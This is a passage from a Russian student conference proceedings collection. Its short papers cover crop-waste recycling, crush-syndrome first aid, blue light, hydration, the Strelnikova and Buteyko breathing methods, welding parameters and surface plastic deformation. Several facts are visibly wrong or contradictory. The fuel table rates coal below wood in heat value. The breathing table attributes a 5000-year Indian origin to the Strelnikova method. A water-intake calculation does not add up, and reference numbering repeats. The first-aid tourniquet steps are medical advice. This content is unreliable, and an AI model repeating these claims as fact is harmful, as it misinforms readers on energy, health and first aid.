Ещё одним видом топлива является биоэтанол. Например, из 1т стеблей кукурузы получается 430 литров топлива, рисовой соломы 415 литров. В отличие от пищевого спирта, топливный этанол производится методом укороченной дистилляции и непригоден к применению для пищевых целей.

Достоинство биоэтанола – экологичность и низкая цена. Переход на него позволит снизить количество диоксида углерода, поступающего в воздух, на 80%.

Наличие в продаже сочетания этанола и бензина стало привычным делом для некоторых стран Азии и Европы, а американские производители добавляют спирт в нефтяное горючее до 80%.

Отходы растениеводства являются сырьем для производства топливных гранул и брикетов. Они позволяют в несколько раз сократить расходы на хранение и транспортировку, по показателям теплоотдачи и зольности брикеты конкурируют с дровами и углём. Сравнительная таблица характеристик топлива представлена в таблице 1. В 2023 году в России было произведено 207 тыс. тонн топливных брикет.

Таблица 1

Характеристики топлива

Топливо \ Характеристика	Брикет	Дрова	Уголь
Теплоотдача	4400 ккал/кг	4900 ккал/кг	1800 ккал/кг
Зольность	5%	10%	8%

Для производства строительных блоков хорошо подходит солома пшеницы и ржи. После прессовки готовый блок перевязывается нейлоновым шнуром или металлической проволокой.

Среди преимуществ данного материала выделяют небольшой вес и низкую стоимость блоков, малую теплопроводность.

Пожаробезопасность отштукатуренных соломенных блоков подтверждает опыт, в котором в опытный образец фиксируют датчики температуры и устанавливают перед печью, нагреваемой до температуры 1000°C. Стена начинает дымиться лишь при температуре печи 996,8°C. Солома не воспламеняется сразу, поскольку проникновению в стену кислорода препятствует глиняная штукатурка, принимающая структуру керамики [2].

Популярность получает упаковка из природных биополимеров. Примером служит полимер молочной кислоты – полилактат и крахмал, изготавливаемый из отходов зерновых культур и картофеля. В компосте данный вид упаковки разлагается меньше чем за 3 месяца.

Полилактаты обладают хорошими физико-механическими характеристиками: высокой прозрачностью и блеском, сохранением формы после смятия.

Таким образом, большая часть отходов растениеводства – это сырьё, пригодное для повторного использования. Развитие малоотходных и безотходных технологий, основанных на использовании всех сырьевых ресурсов, снижает негативное влияние на окружающую среду. Переработка поможет предотвратить утилизацию потенциально полезных материалов и

уменьшить потребление первичного сырья, тем самым снизив затраты энергии, загрязнение воздуха, воды и почвы.

Список источников

1. Голубев И.Г., Шванская И.А., Коноваленко Л.Ю., Лопатников М.В. Рециклинг отходов в АПК: справочник. — М.: ФГБНУ «Росинформагротех», 2011. – 296 с.
2. Гобозов С.Ф., Тибилова А.Г., Кодоева В.С. Перспективы и проблемы соломенного строительства // Инновации и инвестиции. 2019. №1. С. 183-187.
3. Дадыкин В.С., Дадыкина О.В. Методика расчета необходимого прироста запасов в управлении воспроизводством минерально-сырьевой базы. Вестник Самарского государственного экономического университета. 2019. № 3 (173). С. 54-59.
4. Гегерь Э.В., Золотникова Г.П., Капцов В.А. Методы оценки эколого-гигиенического состояния территорий. Гигиена и санитария. 2019. Т. 98. № 12. С. 1338-1341.
5. Корсаков А.В., Тотай А.В., Филин С.С., Галюжин А.С., Галюжин С.Д. Экология. Учебник и практикум / Сер. 60 Бакалавр. Прикладной курс. (5-е издание, переработанное и дополненное) Москва, 2019.
6. Корсаков А.В., Михалев В.П., Трошин В.П. Комплексная эколого-гигиеническая оценка изменений состава среды как фактора риска для здоровья населения. Deutschland, 2012.

Материал поступил в редколлегию 18.04.2024

УДК 616-001.32

Исследование синдрома длительного сдавления в результате стихийных бедствий

Шорникова Татьяна Юрьевна (ст.гр.0-20-БИ-цэ-Б)

Комовская Ольга Владимировна (ст.гр.0-20-БИ-цэ-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Техносферная безопасность», Зябловой Елены Семёновны (lena.zyabl@mail.ru)

Аннотация. В последние десятилетия во всем мире, наблюдается тенденция роста количества природных и техногенных катастроф, сопровождающихся значительным количеством человеческих жертв. Одним из опасных травм является синдром длительного сдавления, который может привести к летальному исходу. Поэтому целесообразно рассмотреть клинические проявления данного синдрома и вопросы оказания помощи пострадавшим.

Ключевые слова: стихийные бедствия, синдром длительного сдавления, кровоостанавливающий жгут.

Согласно статистическим данным, ежегодно отмечается в среднем не менее 30 случаев локальных военных конфликтов, а также около 10 случаев стихийных бедствий и техногенных катастроф, в которых 15-25% пострадавших получают травмы опорно-двигательной системы, сопровождающиеся сжатием мягких тканей. Количество пострадавших в результате землетрясения с клиникой СДС варьируется от 3 до 30% (летальные исходы среди этой категории поражений достигает 85-90%). При разрушении многоэтажных конструкций в результате террористической атаки количество пострадавших с данной патологией возрастает до 40%.

Синдром длительного сдавления (СДС) (краш-синдром, травматический токсикоз, компрессионная травма, миоренальный синдром) – это комплекс специфических патологических процессов, развивающихся после освобождения раненых из-под завалов (после землетрясения, цунами, взрывов в жилых домах, шахтах и т.д.), связанных с восстановлением кровообращения в травмированных и продолжительно ишемизированных тканях, прежде всего в мышечной.

Впервые СДС был описан Пироговым Н. И. в 1865 году в «Началах общей военно-полевой хирургии» как «местная асфиксия» и «токсическое напряжение тканей». Также описание синдрома сделал французский хирург Кеню во время Первой мировой войны. В 1941 году английские учёные Байуотерс и Билл, принимая участие в лечении жертв бомбардировок Лондона немецкой авиацией, выделили этот синдром в отдельную нозологическую единицу (СДС регистрировался в 3,5-5% случаев и сопровождался высокой летальностью).

Еланским Н. Н. в 1950 году была подробно описана клиническая картина и лечение синдрома длительного сдавливания, и высказано мнение о ведущей роли токсикоза в развитии клинической картины.

Большой опыт был получен при оказании помощи пострадавшим во время землетрясения в Турции (1999 г.), где данная катастрофа унесла около 16000 жизней и повлекла травматизацию почти 23000 человек, и в Индии (2001 г.), где количество погибших составило 20005, пострадавших – 166812 (включая 20717 человек с тяжелыми травмами).

Чаще всего СДС встречается при закрытой травме мягких тканей нижних конечностей (79,9% случаев), в 14% – при повреждении верхних и в 6,1% – при одновременном повреждении верхних и нижних конечностей.

Возникновению данного синдрома способствуют два условия: массивный объём сдавленных тканей и длительный период сдавления (от 40 минут и более). Несмотря на активное внедрение новейших медицинских технологий, существенного снижения летальности при СДС (при его тяжелых формах 85-90%) достичь до сих пор не удалось. Исход лечения пострадавшего в значительной степени зависит от времени начала, качества и эффективности оказания медицинской помощи.

В период длительного сдавления большой массы мягких тканей пострадавшие, как правило, не погибают, так как токсины, образующиеся при сдавлении, еще находятся в поврежденных тканях. Причиной смерти большинства пострадавших является ишемический токсикоз, развивающийся

при устранении сдавления (декомпрессии) от поступления в организм из длительно сдавленных (ишемизированных) тканей токсинов и продуктов цитолиза в режиме нормо- или гипоперфузии [1].

СДС проявляется болью, ухудшением состояния, отеком пораженных отделов тела, острой почечной недостаточностью. Без медицинской помощи пострадавшие погибают от острой почечной недостаточности, нарастающей интоксикации, легочной или сердечно-сосудистой недостаточности.

Выделяют следующие формы СДС в зависимости от площади поражения и длительности сдавления:

1. Легкая форма – при частичном сдавлении одной конечности (верхней или нижней) на протяжении не более 4 часов.

2. Средняя форма – при сдавлении двух сегментов разных конечностей или одной целой конечности на протяжении не более 6 часов.

3. Тяжелая форма – при одновременном сдавлении двух нижних или двух верхних конечностей на протяжении 6-8 часов.

4. Крайне тяжелая форма – при одновременном сдавлении двух и/или более конечностей на протяжении более 8 часов.

Прогноз СДС легкой степени при правильном лечении благоприятный, при средней тяжести – определяется сроками и качеством первой помощи, а также последующего лечения с ранним применением экстракорпоральной детоксикации. При СДС тяжелой степени при отсутствии своевременного интенсивного лечения с использованием гемодиализа прогноз неблагоприятен.

Главным в оказании доврачебной помощи является проведение мероприятий до снятия воздействующего груза, т.е. предотвращение «залпового» выброса токсических продуктов путем наложения выше сдавления кровоостанавливающего жгута Эсмарха. Однако следует отметить, что данный жгут также способствует нарушению кровоснабжения тканей и дальнейшему накоплению продуктов токсического распада тканей, поэтому он должен быть наложен на короткое время, за исключением случаев с наружными кровотечениями и при нежизнеспособности пострадавшей конечности при тяжёлых и крайне тяжёлых степенях синдрома длительного сдавления [2].

Первая неотложная помощь при освобождении от сдавливающего фактора включает:

1. Постараться наложить жгут, захватывая корень сдавленной части тела.

2. Снять сдавливающий груз.

3. Забинтовать всю конечность эластичным бинтом, начиная с кончиков пальцев, тем самым препятствуя выбросу определенной части продуктов токсического распада тканей. При этом обязательно наложить асептические повязки на раны и ссадины.

4. Снять кровоостанавливающий жгут.

5. Осуществить транспортную иммобилизацию, избегая любых движений пострадавшей конечности. Перед транспортировкой с целью снижения обменных процессов и предотвращения гипоксии тканей, проводится охлаждение конечностей, что способствует сужению мелких сосудов и

препятствует «залповому» выбросу токсических продуктов некротического распада тканей.

При возникновении болевого синдрома применяются анальгетики, а при тяжёлой и крайне тяжёлой степенях синдрома длительного сдавления первичным и главным алгоритмом действия является незамедлительная противошоковая терапия.

Перед транспортировкой необходимо определение жизнеспособности пораженной конечности, критерием которой является совокупность различных признаков, т.е. при сохранении пассивных движений даже при потере болевой и тактильной чувствительности можно эвакуировать без наложенного жгута, а при потере чувствительности и невозможности незначительных пассивных движений необходима транспортировка с наложенным жгутом.

Следует также отметить, что извлеченные из-под завалов чаще всего находятся в тяжелом состоянии, нередко случаи остановки сердца и дыхания. В таких случаях реанимационные мероприятия должны проводиться незамедлительно с привлечением нескольких человек.

Таким образом, прогноз и состояние пострадавшего при СДС зависят от объема поражения, индивидуальных особенностей каждого конкретного пациента и своевременности оказания качественной медицинской помощи.

Синдром длительного сдавления при катастрофах техногенного и природного генеза является актуальной проблемой. Существует необходимость в дальнейшем изучении синдрома длительного сдавления, в том числе и в эксперименте, с разработкой перспективных методов диагностики и лечения.

Список источников

1. Жидков А. С. Анализ диагностики и лечения пациентов с синдромом позиционного сдавления // Военная медицина. – 2016. – № 3. – С. 40–45.
2. Хитрихеев, В.Е. Синдром длительного сдавления конечностей : учебное пособие / В.Е. Хитрихеев, Г.Ф. Жигаев, Д.Д. Рыбдылов, О.Э. Миткинов. – Улан-Удэ: БГУ, 2008 – 32 с.
3. Корсаков А.В., Михалев В.П., Трошин В.П. Комплексная эколого-гигиеническая оценка изменений состава среды как фактора риска для здоровья населения. Deutschland, 2012.
4. Тотай А.В., Казаков В.С., Клименко Т.В. Оценка и нормирование показателей качества эксплуатационной надежности и экологической безопасности энерготехнологического оборудования. Справочник. Инженерный журнал. 2010. № 2 (155). С. 34-37.
5. Гегерь Э.В., Золотникова Г.П., Капцов В.А. Методы оценки эколого-гигиенического состояния территорий. Гигиена и санитария. 2019. Т. 98. № 12. С. 1338-1341.

УДК 37.371

Анализ влияния синего света на организм человека

Потёмкин Артём Александрович (ст. гр. О-23-ИАС-аид-С)

Работа выполнена под руководством доцента кафедры “Физическое воспитание и спорт” Сякиной Галины Евгеньевны (syakina.galina@yandex.ru)

Аннотация. Статья посвящена изучению синего света и анализу его влияния на организм человека. Даны результаты исследования и рекомендации.

Ключевые слова: синий свет, экраны гаджетов, глаза, циркадный цикл, исследование.

Синий свет – это часть электромагнитного спектра, которую может видеть человек. Около трети спектра видимого света состоит из синего света. Большую часть времени синий свет исходит от солнца. Люминесцентные лампы, светодиодные телевизоры и компьютерные экраны, мобильные телефоны и планшеты – все излучают синий свет, но все это создает человек. Количество синего света, излучаемого экранами, значительно меньше, чем солнечного. Следовательно, синий свет, излучаемый из экранов гаджетов, безопаснее, чем синий свет, видимый естественным образом на солнце.

Исследователи обнаружили, что синий свет делает людей более бдительными, улучшает работу мозга и память, делает их счастливее. В некотором смысле он контролирует, чувствуете ли вы себя бодрым или сонным, осознаете вы это или нет циркадные циклы, которые контролируют биологические процессы [1].

В исследовании ученых из University of Arizona (США), проведенном в 2019 году, 27 человек, перенесших черепно-мозговую травму, на протяжении 6 недель каждый день получали 30-минутный сеанс облучения синим светом. Контрольная группа в это же время нежилась под лучами желтого света. К концу эксперимента люди из группы синего света по сравнению с пациентами из контрольной просыпались на час позже, их реже тянуло спать днем и, что особенно актуально, у них улучшились когнитивные функции.

С годами хрусталик становится более плотным и приобретает желтоватый оттенок. Это происходит за счет снижения восприимчивости их глаз к синему свету, а значит и к уменьшению выработки мелатонина в дозах, необходимых для регуляции здорового суточного ритма.

Однако, существуют клинические исследования, доказывающие негативное воздействие избыточного излучения синего спектра на сетчатку глаза, что повышается риск развития дегенерации макулы (помутнение или отсутствии зрения в центре поля зрения). Именно в центральной зоне сетчатки

сосредоточено наибольшее количество высокочувствительных клеток, благодаря которым мы можем воспринимать до 90% от общего изображения [2].

Кроме того, избыточное времяпровождение за гаджетами и компьютером может привести к развитию синдрома сухого глаза, так как человек практически не моргает, что приводит к нарушению процесса увлажнения роговицы, сухости, жжению в глазах, ощущению песка.

В БГТУ в 2023 году проводилось исследование о времени использования гаджетов одногруппниками. В опросе участвовали 26 человек, которые ответили на 3 вопроса:

- 1) Сколько часов вы используете гаджеты?
- 2) Если человек использует гаджет 3-6 часов – это нормально?
- 3) При длительном использовании гаджетов вы делаете перерыв?





Результаты исследования говорят о том, что почти половина опрошенных студентов субъективно оценили свое времяпрепровождение за гаджетами и компьютером более 5 часов в сутки, не думая о вредном воздействии этого на организм.

Для профилактики негативного влияния гаджетов на глаза необходимо каждый час или через несколько часов делать перерывы во время работы, сделав несколько упражнений для улучшения кровоснабжения области головы и шеи, посмотреть в окно, помассировать глаза, поморгать, чтобы предотвратить их сухость.

Необходимо сокращать время использования гаджета. Перед сном лучше воздержаться от его использования, так как это ночью может нарушить циркадный цикл.

Таким образом, синий свет опасен и безопасен в определенном времени облучения. Если незначительное превышение облучения синего света благоприятно сказывается на человеке, то огромное облучение может сильно нарушить здоровье человека. В настоящее время человеку приходится подолгу сидеть за гаджетами и компьютером, поэтому следует чаще отдыхать, чтобы предотвратить утомление глаз и развитие их заболеваний.

Список источников

1. Нестерова Юлия Викторовна. Жизнь в лучах синего света: мифы и реальность [Электронный ресурс]. – Дата публикации: 09.02.2020. – Режим доступа: https://medaboutme.ru/articles/zhizn_v_luchakh_sinego_sveta_mify_i_realnost/. – Дата обращения: 13.02.2024
2. Как синий свет влияет на зрение [Электронный ресурс]. – Режим доступа: <https://msk.excimerclinic.ru/press/siniy-svet-vliyanie-na-glaza-cheloveka/>. – Дата обращения: 15.02.2024.
3. Карева Г.В. Особенности организации учебного процесса по дисциплине "адаптивная физическая культура и спорт". Балтийский гуманитарный журнал. 2018. Т. 7. № 1 (22). С. 255-258.

4. Карева Г.В., Сбитный С.Н. Анализ методических приемов, используемых на занятиях адаптивной физической культурой со студентами, имеющими ограниченные возможности здоровья. Азимут научных исследований: педагогика и психология. 2018. Т. 7. № 1 (22). С. 99-101.

Материал поступил в редколлегию 18.04.2024

УДК 621.3.049.77

Исследование особенностей поддержания водно-щелочного баланса при занятиях спортом

Разин Степан Викторович (ст.гр.21-ЭиН-мтэ-Б)

Работа выполнена под руководством доцента кафедры «Физическое воспитание и спорт», Каревой Галины Вячеславовны (kareva.galya@mail.ru)

Аннотация. В работе освещены особенности, поддержания водно-щелочного баланса при занятиях спортом. Даны рекомендации для поддержания его на должном уровне.

Ключевые слова: электролиты, ионы, водно-солевой баланс

Важное взаимодействие между солями и жидкостью в организме, известное как водно-солевой баланс, имеет ключевое значение для здоровья человека. Нарушения этого баланса могут привести к негативным последствиям, включая ухудшение самочувствия и возникновение различных заболеваний.

Вода и соли выполняют различные функции в организме. Вода служит для транспортировки питательных веществ к клеткам, а также для удаления токсинов и метаболических отходов из организма. Соли, в свою очередь, играют ключевую роль в удержании воды вне клеток и поддержании баланса жидкости.

Ионы натрия, калия, хлора, кальция, фосфора и других веществ являются основными регуляторами водно-щелочного баланса в организме.

Ионы натрия играют ключевую роль в регуляции водно-щелочного баланса организма. Они контролируют уровень жидкости внутри и вокруг клеток, участвуют в передаче нервных сигналов и обеспечивают транспорт других ионов [1].

Основным источником натрия для организма является поваренная соль. Переизбыток соленой пищи может привести к отекам, что является примером нарушения водно-щелочного баланса: повышение концентрации ионов натрия заставляет жидкость переходить из клеток в межклеточное пространство, вызывая отеки.

Ионы калия имеют значительное значение для передачи сигналов в нервной системе и сокращения мышц. Низкие уровни калия могут повлиять на баланс воды и электролитов в организме.

Ионы хлора сотрудничают с ионами натрия для контроля уровня жидкости и поддержания кислотно-щелочного баланса в организме.

Ионы кальция играют ключевую роль в организме, участвуя в различных процессах. Они не только влияют на формирование костной ткани и зубов, но также принимают участие в проведении нервных импульсов, сокращении мышц (включая сердечную мышцу), свертывании крови и синтезе гормонов паращитовидной железы.

Для водно-щелочного баланса важно, сколько воды и солей поступает в организм и в каком количестве они выводятся. Его можно достичь, соблюдая простые правила:

1. употреблять достаточное количество чистой воды в течение дня;
2. ограничить соль в рационе;
3. больше употреблять фруктов и овощей, богатых калием;
4. сбалансированно питаться.

Соблюдение оптимального водного режима не менее важно для здоровья организма. Здоровые внутренние органы способны обработать более 10 литров жидкости в день (включая воду, чай, кофе и другие напитки, а также первые блюда). Чтобы не перегружать почечную систему, рекомендуется равномерно распределять потребление жидкости в течение дня [2].

Для здорового взрослого человека рекомендуется потреблять от 20 до 40 мл воды на каждый килограмм веса. Например, при весе 70 кг это означает, что необходимо выпивать от 1700 до 2000 мл жидкости в день. Учитывая жидкость, содержащуюся в пищевых продуктах и напитках, остаток следует пополнить чистой водой, которую рекомендуется пить небольшими глотками в течение дня между приемами пищи [3].

Уменьшайте объем жидкости к вечеру и избегайте питья перед сном, особенно если планируете ложиться спать не сразу после этого, а через несколько часов.

Вывод: Водно-щелочной баланс, который представляет собой важное взаимодействие между солями и жидкостью в организме, играет ключевую роль в поддержании здоровья человека. Нарушения этого баланса могут привести к негативным последствиям, включая ухудшение самочувствия и возникновение различных заболеваний. Вода и соли выполняют различные функции, где вода транспортирует питательные вещества, удаляет токсины и метаболические отходы, а соли играют ключевую роль в удержании воды вне клеток и поддержании баланса жидкости.

Ионы натрия, калия, хлора, кальция, фосфора и других веществ являются основными регуляторами водно-щелочного баланса в организме. Соблюдение оптимального водного режима и правильное питание, включая употребление достаточного количества чистой воды, ограничение соли, увеличение потребления фруктов и овощей богатых калием, а также сбалансированное питание, являются важными шагами для поддержания этого баланса.

Для здорового взрослого человека рекомендуется потреблять определенное количество воды в зависимости от веса, с учетом жидкости из

пищи и напитков. Равномерное распределение потребления жидкости в течение дня, уменьшение объема к вечеру и избегание питья перед сном также способствуют поддержанию здорового водно-солевого баланса и общего благополучия организма.

Список источников

1. Водно-электролитный обмен и его нарушения / под ред. профессора А. И. Карпищенко: «КЭОТАР-Медиа»: Москва, 2018. 60 с.
2. Селезнева И.С., Иванцова М.Н. Биохимические изменения при занятиях физкультурой и спортом. Изд-во УГУ: Екатеринбург, 2019. 168 с.
3. Спортивная Медицина / 2-е дополненное издание В. И. Дубровский: Гуманитарный исследовательский центр «Владос»: Москва, 2002. 450 с.
4. Карева Г.В. Особенности организации учебного процесса по дисциплине "адаптивная физическая культура и спорт". Балтийский гуманитарный журнал. 2018. Т. 7. № 1 (22). С. 255-258.
5. Карева Г.В., Сбитный С.Н. Анализ методических приемов, используемых на занятиях адаптивной физической культурой со студентами, имеющими ограниченные возможности здоровья. Азимут научных исследований: педагогика и психология. 2018. Т. 7. № 1 (22). С. 99-101.

Материал поступил в редколлегию 18.04.2024

УДК 615.825

Сравнительный анализ методик дыхательных упражнений: Стрельниковой и Бутейко

*Титарев Валентин Дмитриевич (ст.гр. Титарев В.Д.О-22-ИВТ-1-по-Б)
Работа выполнена под руководством доцента кафедры «Физическое воспитание и спорт», Калениковой Натальи Геннадьевны
(kng32@yandex.ru)*

Аннотация: в статье представлен сравнительный анализ различных дыхательных методик Стрельниковой и методики Бутейко. В статье проводится сравнительный анализ эффективности методик по критериям наиболее эффективного улучшения дыхательных функций и общего состояния здоровья.

Ключевые слова: методика дыхания Стрельниковой, Бутейко, здоровье, дыхательные функции, основные принципы, особенности, отличия, потенциальные преимущества, потенциальные недостатки.

В оздоровительных целях с учетом физического развития способность понимать и применять различные методики дыхательных упражнений имеет решающее значение. Дыхательная методика Стрельниковой и методика Бутейко привлекали ранее и привлекают сегодня значительное внимание специалистов в

области физической культуры и занимающихся своими способностями в области улучшения дыхательных функций и укрепления общего состояния здоровья [1,3].

Исследование включало анализ основных принципов, особенностей и отличий каждой методики. Были выделены потенциальные преимущества и недостатки каждой методики, а также история их разработки и основатели. Сравнение фокусировалось на эффективности каждой методики в контексте улучшения дыхательных функций и общего состояния здоровья.

Сравнительный анализ показал, что методика Стрельниковой и методика Бутейко обладают значительными возможностями в области улучшения дыхательных функций и общего состояния здоровья [1]. Они успешно справляются с улучшением дыхательных функций и в большинстве случаев могут быть эффективными в определенных ситуациях. Однако при применении этих методик могут возникнуть трудности, связанные с особенностями каждой методики и индивидуальными потребностями каждого человека. В некоторых случаях применение этих методик может потребовать дополнительного обучения и практики [2].

Несмотря на это, методики успешно сохраняют свою эффективность и могут быть полезными для улучшения дыхательных функций студентов с ослабленными показателями дыхания и укрепления общего состояния здоровья студентов. В некоторых контекстах одна методика, например, Стрельниковой может быть более эффективной, особенно при выполнении физических упражнений в утренней гимнастике [4]. Однако стоит помнить, что результаты имеют виду оздоровительный эффект может варьироваться в зависимости от конкретного контекста и индивидуальных потребностей занимающихся.

Таблица 1. Сравнительные характеристики дыхательных методик Стрельниковой и Бутейко

Критерии	Методика Бутейко	Методика Стрельниковой
Основные принципы	Ритмичное дыхание, активное использование диафрагмы	Регулирование дыхания через различные техники и позы
Особенности	Упражнения выполняются стоя, сидя или лежа	Упражнения могут включать в себя медитацию и физические позы
Отличия	Упор на активное вдыхание	Упор на гармонию дыхания и ума
Применение	Используется для улучшения общего состояния здоровья, укрепления иммунитета, профилактики и лечения респираторных заболеваний	Используется для улучшения общего состояния здоровья, уменьшения стресса, улучшения концентрации
Преимущества	Может улучшить общую выносливость и укрепить дыхательные мышцы	Может помочь улучшить общее состояние здоровья и уровень концентрации
Недостатки	Требует регулярных упражнений и может быть сложной для начинающих	Некоторые позы и техники могут быть сложными для начинающих

История разработки	Разработана в середине 20-го века	Изначально разработана в древней Индии, более 5000 лет назад
--------------------	-----------------------------------	--

Список источников

1. Стрельникова А. Н. “Самосовершенствование”. Москва: Физкультура и спорт, 1981.
2. Бутейко К. П. “Волевое управление дыханием”. Новосибирск: Наука, 1983.
3. Iyengar B. K. S. “Light on Pranayama: The Yogic Art of Breathing”. New York: Crossroad, 1981.
4. Frolov V. P., Frolova T. V. “Respiratory training in the comprehensive rehabilitation of patients with bronchial asthma”. Russian Family Doctor, 2002.
4. Карева Г.В. Особенности организации учебного процесса по дисциплине "адаптивная физическая культура и спорт". Балтийский гуманитарный журнал. 2018. Т. 7. № 1 (22). С. 255-258.
5. Карева Г.В., Сбитный С.Н. Анализ методических приемов, используемых на занятиях адаптивной физической культурой со студентами, имеющими ограниченные возможности здоровья. Азимут научных исследований: педагогика и психология. 2018. Т. 7. № 1 (22). С. 99-101.

Материал поступил в редколлегию 18.04.2024

УДК 621.791

Анализ влияния параметров и условий сварки на формирование сварного соединения

Артюхов Данила Андреевич (ст. гр. О-23-МАШ-тлсп-М)

Работа выполнена под руководством доцента кафедры «Машиностроение и материаловедение», Солдатова Валерия Геннадьевича (soldat-tu@bk.ru)

Аннотация. В данной работе был выполнен анализ влияния параметров технологии сварки на формирование сварного соединения. Данная тема является актуальной в связи с необходимостью получения качественных сварных изделий. Правильно выбранные параметры технологии обеспечивают высокопрочное сварное соединение.

Ключевые слова: параметры режима сварки, сварное соединение, ширина шва, глубина проплавления, выпуклость шва.

В сварочной технологии применяют следующие типы сварных соединений: стыковое, нахлесточное, угловое, тавровое, торцевое [1].

К основным геометрическим параметрам сварного шва можно отнести: толщину свариваемого металла, ширину шва, выпуклость шва, глубину провара, толщину шва.

Основные параметры технологии сварки, влияющие на формирования сварного соединения следующие:

- 1) сила сварочного тока;
- 2) напряжение дуги;
- 3) скорость сварки;
- 4) диаметр электрода;
- 5) род тока;
- 6) полярность тока;
- 7) дополнительные параметры – вылет и наклон электрода.

Рассмотрим каждый из этих параметров более подробно. Начнём с *силы сварочного тока*. При увеличении силы тока количество выделяющейся теплоты возрастает и увеличивается давление дуги на ванну. Это приводит к увеличению глубины проплавления основного металла и доли участия его в формировании швов. Ширина шва при этом практически мало изменяется.

Напряжение дуги, из всех параметров режимов автоматических способов дуговой сварки, оказывает наибольшее влияние на ширину шва. С повышением напряжения увеличиваются ее длина и подвижность, в результате чего возрастает доля теплоты идущей на плавление поверхности основного металла и флюса. Это приводит к значительному увеличению ширины шва, причем глубина проплавления уменьшается, что особенно важно при сварке тонкого

металла. Несколько уменьшается и высота выпуклости шва. Влияние *скорости сварки* на глубину проплавления и ширину шва носит сложный характер. Сначала при увеличении скорости сварки глубина проплавления возрастает. При дальнейшем увеличении скорости сварки глубина проплавления начинает уменьшаться.

При увеличении *диаметра электродной проволоки* приводит к возрастанию ширины шва и уменьшению глубины провара. И, наоборот, при уменьшении диаметра электродной проволоки глубина провара возрастает, ширина шва при этом уменьшается.

При увеличении *скорости сварки* ширина постоянно уменьшается.

Характер зависимости формы и размеров шва от основных параметров режимов сварки при переменном токе примерно такой же, как и при постоянном. Однако полярность постоянного тока оказывает различное влияние на глубину проплавления, что объясняется разным количеством теплоты, выделяемой на катоде и аноде. При сварке на постоянном токе обратной полярности, глубина на 40...50 % выше, чем при прямой полярности. При сварке на переменном токе, глубина проплава на 15...20 % ниже, чем при постоянном токе.

С увеличением *вылета электрода* увеличивается длина дуги, что приводит к уменьшению глубины проплавления и некоторому увеличению ширины шва.

Обычно сварку выполняют вертикально расположенным электродом, но в отдельных случаях она может производиться с наклоном электрода углом вперед или углом назад.

При сварке углом вперед уменьшается высота выпуклости шва, но заметно возрастает ширина, что позволяет использовать этот метод при сварке металла небольшой толщины. При сварке углом назад глубина проплавления увеличивается. Увеличивается также высота выпуклости шва, но значительно уменьшается его ширина.

Параметры режима сварки выбирают исходя из толщины свариваемого металла и требуемой формы сварного шва, которая определяется глубиной проплавления и шириной шва.

Режим сварки определяют по экспериментальным (справочным) таблицам или приближенным расчетом с последующей проверкой на технологических пробах.

Формирование сварного соединения напрямую зависит от влияния параметров режимов сварки. В связи с этим режимы выбирают в следующем порядке:

- 1) в зависимости от толщины свариваемого металла выбирают диаметр электродной проволоки;
- 2) в зависимости от диаметра устанавливают силу сварочного тока;
- 3) выбирают скорость подачи электрода и скорость сварки.

Список источников

1. Рыбаков В.М. Дуговая и газовая сварка – М.: Высшая школа, 1986 г. – с. 208.

2. Ivanov V.V., Dontsov N.S., Kirichek A.V. Technological features of metallic zinc coatings obtained during mechanochemical synthesis, implemented in conditions of vibro-wave technological systems. В сборнике: IOP Conference Series: Materials Science and Engineering. 2018. С. 032025.

3. Сильман Г.И., Макаренко К.В., Камынин В.В., Зенцова Е.А. Бейнитный высокопрочный чугун с шаровидным графитом. Металловедение и термическая обработка металлов. 2013. № 4 (694). С. 3-8.

4. Памфилов Е.А., Шевелева Е.В., Пилюшина Г.А. Антифрикционные армированные древесно-металлические материалы. Трение и износ. 2019. Т. 40. № 1. С. 121-127.

5. Макаренко К.В. Идентификация графитовых включений в чугунах. Литейное производство. 2009. № 4. С. 2-6.

Материал поступил в редколлегию 18.04.2024

УДК 621.9

**Программный способ обработки плоских поверхностей деталей машин
методом ППД с трапецеидальным законом силового воздействия**

Буряк Владислав Игоревич (ст. гр. О-21-МАШ-ирм-Б)

*Работа выполнена под руководством доцента кафедры «Машиностроение и материаловедения», Ковалевой Елены Владимировны
(elenakovaleva_26@mail.ru)*

Аннотация: в работе рассматриваются технологические возможности обработки методами ППД программным способом (ППД-ПС) в плане формирования параметров шероховатости по трапецеидальному закону в пределах перехода. На основе исследований сделан вывод о возможности подготовки поверхности к неоднородным условиям эксплуатации.

Ключевые слова: анизотропность, изотропность, шероховатость, условия эксплуатации, трапецеидальный закон, факторы обработки.

При эксплуатации машин в подавляющем большинстве случаев имеет место анизотропность, то есть, неоднородность воздействия внешних факторов (нагрузка, скорость скольжения и др.), на контактирующие поверхности соединений. При изотропном, то есть, равномерном обеспечении качества по всей контактирующей поверхности, что в настоящее время имеет место в подавляющем большинстве случаев, это приводит к соответствующей анизотропности эксплуатационных характеристик эксплуатационных свойств поверхности (например, износа). Таким образом существует проблема программного управления процесса обработки таким образом, чтобы компенсировать анизотропность факторов эксплуатации, соответствующей анизотропностью параметров качества поверхности с целью обеспечения

равномерных характеристик эксплуатационных свойств по всей обрабатываемой поверхности, т. е., их изотропность. Относительно простым, распространенным законом анизотропности факторов эксплуатации является трапецеидальный (*abcd*, рис.1.). Смысл других параметров обработки понятен из рис.1. Указанную выше проблему можно решить с помощью современных эффективных технологий поверхностно-пластического деформирования (ППД) в совокупности с использованием эффективных компьютеризированных систем с ЧПУ [1], например, фрезерного станка модели *FQW-400* с системой ЧПУ модели *CNC-Н646*. При разработке программного обеспечения ТС использовался метод параметрического программирования. Блок-схема и текст программы показаны на рис. 2.




Рис. 1. Схема трапецеидального закона (*abcd*) изменения силы обработки Q при ППД плоской поверхности Π (V , S - скорость и подача при обработке; X_1 , X_2 , X_3 - участки нагрузки, стационарного воздействия и разгрузки внешних факторов при эксплуатации; L - полная длина обработки)

